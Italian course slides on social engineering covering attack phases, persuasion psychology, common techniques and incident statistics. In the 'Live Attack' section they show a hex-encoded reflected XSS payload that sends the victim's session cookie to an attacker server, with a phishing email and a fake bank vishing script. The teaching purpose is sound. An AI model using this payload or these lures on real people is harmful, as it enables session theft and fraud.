Conosciamo il Nemico - Social Engineering

Michele Corrias

Lombardia Plus 2019 Cyber Security - GALDUS

23/01/2020

Index

Social Engineering

Ingegneria Sociale

Definizione

Ingegneria sociale significa usare il proprio ascendente e le capacità di persuasione per ingannare gli altri, convincendoli che l'ingegnere sociale sia quello che non è oppure manovrandoli. Di conseguenza l'ingegnere sociale può usare le persone per strappare loro informazioni con o senza l'ausilio di strumenti tecnologici (L'arte dell'inganno, Kevin D. Mitnick)

Social Engineering

Ingegneria Sociale

Descrizione

- nel campo della sicurezza informatica è lo studio del comportamento di un essere umano, con l'obbiettivo di ottenere informazioni utili
- un *ingegnere sociale* deve saper fingere, sapere ingannare gli altri e saper mentire
- un *ingegnere sociale* nasconde la propria reale identità, fingendosi un'altra persona, per carpire informazioni che altrimenti non otterrebbe mai
- la vittima rimane ignara
- l'anello debole di qualsiasi catena di sicurezza è rappresentato dagli esseri umani

Social Engineering

Ingegneria Sociale

Fasi dell'Attacco

1. *research*
   - *footprinting* (*valore nascosto dell'informazione*) → l'ingegnere sociale raccoglie tutte le informazioni possibili sul target per compiere l'attacco . . . (può durare diverse settimane)
   - *ricerca di contesto* → informazioni pubbliche
   - *ricerca cumulativa* → informazioni sensibili e basate su quelle già raccolte
2. *hook*
   - instaurazione di un primo contatto con il target vittima
   - *verifica* → l'ingegnere sociale verifica l'attendibilità e l'accuratezza delle informazioni raccolte
   - *stile vocale* → l'ingegnere sociale studia lo stile vocale della persona che vuole personificare, con un tono naturale ed evitando espressioni dialettali

Social Engineering

Ingegneria Sociale

Fasi dell'Attacco

3. *play*
   - l'ingegnere sociale rafforza la relazione tra lui ed il target vittima per guadagnarsi la sua totale fiducia
   - *attack* $\rightarrow$ exploit ed ottenimento delle informazioni desiderate
4. *exit*
   - l'ingegnere sociale abbandona la *scena del crimine* in maniera pulita e senza destare sospetti

Social Engineering

Ingegneria Sociale

Psicologia

Le tecniche di ingegneria sociale si basano su attributi specifici del processo decisionale umano, noti come *bias cognitivi*.
Sei principi chiave individuati dalla teoria di Robert Cialdini:

1. reciprocità → le persone tendono a restituire un favore
2. impegno e coerenza → con la promessa di seguire un'idea o raggiungere un obbiettivo, le persone si impegnano di più
3. prova sociale → le persone tendono a fare cose che vedono fare ad altre persone
4. autorità → le persone tendono ad ubbidire alle autorità, anche se vengono chiesti atti discutibili
5. gradimento → le persone sono persuase dalle persone che piacciono loro
6. scarsità → percezione di scarsità genera domanda

Social Engineering

Ingegneria Sociale

Psicologia

Altri strumenti psicologici su cui l'ingegneria sociale può fare leva sono:

- autorevolezza
- senso di colpa
- panico
- ignoranza
- desiderio
- avidità
- compassione e sentimenti positivi

Social Engineering

Ingegneria Sociale

Tecniche

Esistono tre principali tecniche di attacco di ingegneria sociale:

1. ingegneria sociale *human based*: l'attacco più classico di ingegneria sociale che prevede un contatto diretto con il target vittima (l'attaccante deve essere capace ad ottenere un rapporto di fiducia)
2. ingegneria sociale *computer based*: si basa sull'utilizzo del computer
3. ingegneria sociale *mobile based*: si basa sull'utilizzo dello smartphone

Social Engineering

Ingegneria Sociale

Impersonificazione

L'attaccante *mette in scena* una simulazione e finge di essere qualcun altro, vestendo i panni di un soggetto con cui la vittima ha un qualche rapporto

Eavesdropping

Intercettare comunicazioni private, ascoltare conversazioni personali, telefonate ...

Pretexting

La creazione di un pretesto consiste nel creare una falsa ambientazione per portare una vittima a rivelare delle informazioni o a commettere delle azioni non ordinarie.
L'attaccante sfrutta dati ed informazioni acquisiti in precedenza per penetrare la mente della vittima

Social Engineering

Ingegneria Sociale

Shoulder Surfing

Letteralmente *fare surf alle spalle*, cioè spiare da dietro le persone informazioni sensibili come PIN e password:

- può avvenire sia di persona, da vicino tramite osservazione diretta, che da lontano tramite utilizzo di binocoli o telecamere a circuito chiuso
- avviene solitamente in luoghi affollati

Social Engineering

Ingegneria Sociale

Dumpster Diving

Letteralmente *tuffarsi nel cassonetto*, cioè rovistare nella spazzatura della vittima alla ricerca di informazioni personali e sensibili:

- documenti cartacei non triturati (*shredding*)
- hardware gettato senza l'accortezza di distruggere i dati
  - per cancellare definitivamente i dati da un disco rigido non è sufficiente fare una semplice formattazione
  - con software di *data recovery* si può tentare il recupero di dati cancellati
  - metodo *Guttman*

Social Engineering

Ingegneria Sociale

Baiting

Tecnica di ingegneria sociale che prevede l'uso di esche per attirare le vittime, facendo leva su avidità o curiosità; ad esempio:

- sul web offrire un servizio gratis (un sito che regala streaming audio/video . . .) al fine di consentire il download di un file dannoso, l'installazione di un malware, l'infezione della macchina vittima . . .
- nel mondo reale, tramite l'uso di chiavette USB e hard disk esterni, l'ingegnere sociale può lasciare intenzionalmente device infetti in luoghi pubblici, per fare in modo che qualche potenziale vittima curiosa li prenda per scoprirne i contenuti, finendo per infettare il proprio computer

Social Engineering

Ingegneria Sociale

Reverse Social Engineering

Tecnica che si caratterizza per il particolare modus operandi in tre fasi:

- *sabotaggio*: in una prima fase l'attaccante crea un'emergenza (ad esempio la momentanea disconnessione dalla rete)
- *marketing*: in una seconda fase l'attaccante si propone alla vittima come il soggetto in grado di risolvere quella situazione problematica
- *contatto attivo*: nell'ultima fase è la vittima stessa a rivolgersi spontaneamente all'attaccante per bisogno e per propensione alla collaborazione

Social Engineering

Ingegneria Sociale

Quid Pro Quo

Letteralmente *qualcosa al posto di qualcos'altro*, è una tecnica di ingegneria sociale che fa leva sul senso di colpa:

- l'ingegnere sociale fa alcune chiamate casuali a diverse compagnie fingendo di garantire un supporto tecnico
- se la vittima è a conoscenza di un problema che può aver provocato sul posto di lavoro in azienda, sarà maggiormente possibile fargli seguire tutti i passaggi che portano all'acquisizione di dati utili

Social Engineering

Ingegneria Sociale

Piggybacking & Tailgaiting

Nelle aziende dove il perimetro è ad accesso fisico controllato l'ingegnere sociale può eseguire metodologie di:

- *piggybacking*, tentando di persuadere e convincere una terza persona autorizzata ad aprire la porta principale (custode, guardia . . .)
- *tailgaiting*, semplicemente tallonando l'ultima persona autorizzata che è entrata dall'ingresso, prima che si chiuda la porta

Social Engineering

Ingegneria Sociale

Phishing

Tecnica di ingegneria sociale per ottenere informazioni in maniera fraudolenta. L'ingegnere sociale truffa la vittima, ingannandola e convincendola a fornire informazioni personali e sensibili, credenziali, password, codici di accesso e dati finanziari, fingendosi un ente affidabile in una comunicazione digitale:

- solitamente si invia una mail alla vittima, facendola assomigliare il più possibile ad un messaggio legittimo inviato da una certa compagnia fornitrice di un servizio
- la vittima è indotta a scaricare un allegato (malware) o a cliccare un link interno alla mail che porta ad una pagina web malevola, molto simile a quella originale del fornitore del servizio, presentando un form da compilare per rubare quelle credenziali

Social Engineering

Ingegneria Sociale

Vishing

Tecnica di ingegneria sociale simile al *phishing*, ma attraverso il telefono, infatti *Voice phishing* o *VoIP phishing*:

- simulazione di una situazione particolare, come un call center bancario, attraverso il quale è possibile ottenere la fiducia della vittima ed arrivare ai suoi dati
- Kevin Mitnick è il più grande esponente di questa tecnica

  Buongiorno, la chiamo dall'ufficio anti-frode della sua banca: un cyber-criminale ha tentato di rubare i dati della sua carta di credito. Per la sua tutela e maggior sicurezza, ci fornisca per favore le sue informazioni originali, in modo da confermare che i suoi dati siano rimasti ancora protetti.

Social Engineering

Ingegneria Sociale

Distribuzione generale degli attaccanti per tipologia (2014 – 1H 2019)

ATTACCANTI PER TIPOLOGIA	2014	2015	2016	2017	2018	1H 2018	1H 2019	1H 2019 su 1H 2018	Trend 2019
Cybercrime	526	684	751	857	1232	591	640	8,3%	↑
Hacktivism	236	209	161	79	61	29	19	-34,5%	↓
Espionage / Sabotage	69	96	88	129	203	99	80	-19,2	↘
Information Warfare	42	23	50	62	56	27	18	-33,3%	↓
Espionage / Sabotage + Inform. Warfare	111	119	138	191	259	126	98	-22,2%	↘

Figura 1: Rapporto Clusit 2019 `https://clusit.it/rapporto-clusit`

Social Engineering

Ingegneria Sociale

Distribuzione generale delle vittime per tipologia (2014 – 1H 2019)

VITTIME PER TIPOLOGIA	2014	2015	2016	2017	2018	1H 2018	1H 2019	1H 2019 su 1H 2018	Trend
Institutions: Gov - Mil - LEAs - Intel	213	223	220	179	252	120	99	-17,5%	↘
Multiple targets	-	-	49	222	304	135	157	16,3%	↗
Healthcare	32	36	73	80	159	74	97	31,1%	↑
Banking / Finance	50	64	105	117	156	82	53	-35,4%	↓
Online Services / Cloud	103	187	179	95	129	71	106	49,3%	↑
Research – Education	54	82	55	71	110	47	46	-2,1%	↘
Software / Hardware Vendor	44	55	56	68	109	53	46	-13,2%	↘
Entertainment / News	77	138	131	115	102	51	38	-25,5%	↓
Critical Infrastructures	13	33	38	40	57	27	20	-25,9%	↓
Hospitability	-	39	33	34	45	22	13	-40,9%	↓
GDO / Retail	20	17	29	24	39	15	21	40,0%	↑
Others	172	51	38	40	30	15	26	73,3%	↑
Org / ONG	47	46	13	8	18	9	11	22,2%	↗
Gov. Contractors / Consulting	13	8	7	6	14	8	4	-50,0%	↓
Telco	18	18	14	13	11	5	8	60,0%	↑
Automotive	3	5	4	4	9	6	4	-33,3%	↓
Security Industry	2	3	0	11	4	3	5	66,7%	↑
Religion	7	5	6	0	3	2	2	0,0%	-
Chemical / Medical	5	2	0	0	1	1	1	0,0%	-

Figura 2: Rapporto Clusit 2019 `https://clusit.it/rapporto-clusit`

Social Engineering

Ingegneria Sociale

Distribuzione generale delle tecniche di attacco (2014 – 1H 2019)

TECNICHE DI ATTACCO PER TIPOLOGIA	2014	2015	2016	2017	2018	1H 2018	1H 2019	1H 2019 su 1H 2018	Trend 2019
Malware	127	106	229	446	585	295	310	5,1%	↗
Unknown	199	232	338	277	408	210	160	-23,8%	↘
Known Vulnerabilities / Misconfigurations	195	184	136	127	177	82	71	-13,4%	↘
Phishing / Social Engineering	4	6	76	102	160	62	127	104,8%	↑
Multiple Techniques / APT	60	104	59	63	98	46	34	-26,1%	↘
Account Hacking / Cracking	86	91	46	52	56	18	34	88,9%	↑
DDoS	81	101	115	38	38	20	8	-60,0%	↓
0-day	8	3	13	12	20	12	11	-8,3%	↘
Phone Hacking	3	1	3	3	9	1	1	-	-
SQL Injection	110	184	35	7	1	0	1	-	-

Figura 3: Rapporto Clusit 2019 `https://clusit.it/rapporto-clusit`

Social Engineering

Live Attack

Esempio reale di phishing

- vulnerabilità XSS riscontrata su un sito: furto dei cookie di sessione
- creazione di un sito malevolo, identico al sito originale, hostato sul mio web server per catturare gli accessi
- costruzione del malicious link per l'attacco, con relativa codifica in esadecimale e preparazione della mail
- quando la vittima clicca il malicious link verranno passati via GET i cookie di sessione, che l'attaccante ritrova nell'access log del proprio web server

Social Engineering

Live Attack



Figura 4: Sito vulnerabile a Reflected XSS via GET

Social Engineering

Live Attack



Figura 5: Sito malevolo

Social Engineering

Live Attack

```
<html>
<title>Music Works</title>
<link rel="stylesheet" type="text/css" href="page.css">
<body>

<div id="header">
<h1 align="center">Confirm Page</h1>
</div>

<div id="nav">
<img src="300x300.jpg"/>
</div>

<div id="section">
<h1>Music Center</h1>
<p><form action="www.musicworks.it" method="GET">
                    <input type="hidden" name="cookiexss">
                    </p>
                        <a href="http://www.musicworks.it"> continue </a>
                    <p>
    </form>
</p>
</div>
<div id="footer">
Copyright &copy; MusicWorks.it
</div>

</body>
</html>
```

Figura 6: Codice sorgente HTML del sito malevolo

Social Engineering

Live Attack

Dear User,

We are updating our backend system, after login in our shop you have to click link below and follow procedure.
This improve security and allow us to keep update our database customer.

Sincerly,

Music Works staff.

www.musicworks.it/default.php?
site=login&msg=%3c%73%63%72%69%70%74%3e%77%69%6e%64%6f%77%2e%6c%6f%63%61%74%69%6f%6e='http://172.16.206.152:8080/progetto/ultimapage.html?
cookiexss='%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e

Figura 7: Mail da inviare alla vittima

Social Engineering

Live Attack



Figura 8: Access log di **Apache** server con cookie di sessione della vittima opportunemente oscurati

Social Engineering

Live Attack

DEFCON 21

- `https://youtu.be/rdZuuHlEPjE?t=1452`
- la prima chiamata, ad opera di Dave Kennedy, ha come destinatario l'IT manager dell'azienda target, per chiedere espressamente l'autorizzazione ad un penetration testing della rete aziendale
- la seconda chiamata, ad opera di Kevin Mitnick, è per un impiegato dell'azienda: lo induce, tramite tecniche di ingegneria sociale, a cliccare un link malevolo che crea una backdoor nel computer dell'impiegato, e quindi un punto di accesso alla rete aziendale

Social Engineering

Riferimenti

Un classico (e famoso) caso di attacco:

Lavorava per una ditta che doveva approntare un sistema di backup dei dati della sala nel caso in cui il computer centrale fosse saltato, perciò era informatissimo sulle procedure di trasferimento.
Gli impiegati di quell'ufficio, per evitare di memorizzare ogni giorno il nuovo codice, lo riportavano su un foglietto che appiccicavano in un punto visibile.
Arrivato nella sala prese nota delle procedure, in teoria perché il suo sistema di backup si ingranasse a puntino con quello normale, e nel frattempo ne approfittò per sbirciare il codice di sicurezza scritto sui foglietti e memorizzarlo.
Uscì qualche minuto dopo.

Social Engineering

Riferimenti

Quando uscì alle tre del pomeriggio puntò dritto verso la cabina del telefono, dove infilò la monetina e fece il numero della sala, poi si riciclò da Stanley Rifkin, consulente bancario, a Mike Hansen, dipendente dell'ufficio estero della banca.
Secondo una fonte affidabile, la conversazione andò più o meno così.
"Ciao, sono Mike Hansen dell'ufficio estero" disse alla giovane che rispose.
Lei gli domandò il suo numero di interno.
Essendo informato della procedura standard, Stanley rispose subito: "286".
"Bene, ed il codice?"
Rispose imperturbabile: "4789", poi diede istruzioni per trasferire "10.200.000 dollari esatti" tramite la Irving Trust Company di New York alla Wozchod Handels Bank

Social Engineering

Riferimenti

di Zurigo dove aveva già aperto un conto.
Allora la giovane disse che andava bene, e che le serviva solo il numero di transazione tra un ufficio e l'altro.
Rifkin iniziò a sudare. Non aveva previsto quella domanda durante le sue ricerche, ma riuscì a non farsi travolgere dal panico, si comportò come se fosse tutto normale e rispose al volo: "Aspetta che controllo e ti richiamo subito".
Dopodiché cambiò di nuovo personaggio per telefonare a un altro ufficio della banca, stavolta sostenendo di essere un impiegato della sala telex, ottenne il numero e richiamò la ragazza.
La quale lo ringraziò.
Qualche giorno dopo Rifkin volò in Svizzera, prelevò i soldi e consegnò 8 milioni a un'agenzia russa in cambio di un sacchetto di diamanti, poi tornò in patria,

Social Engineering

Riferimenti

passando attraverso la dogana con le pietre nascoste nella cintura portamonete. Aveva fatto la più grossa rapina in banca della storia, e senza pistole, addirittura senza computer.

L'arte dell'inganno di Kevin D. Mitnick.

Bibliografia

- Kevin David Mitnick, *L'arte dell'inganno*, Milano, Feltrinelli Editore, 2002, ISBN 8807818418
- Kevin David Mitnick, *L'arte dell'intrusione*, Milano, Feltrinelli Editore, 2006, ISBN 8807171228.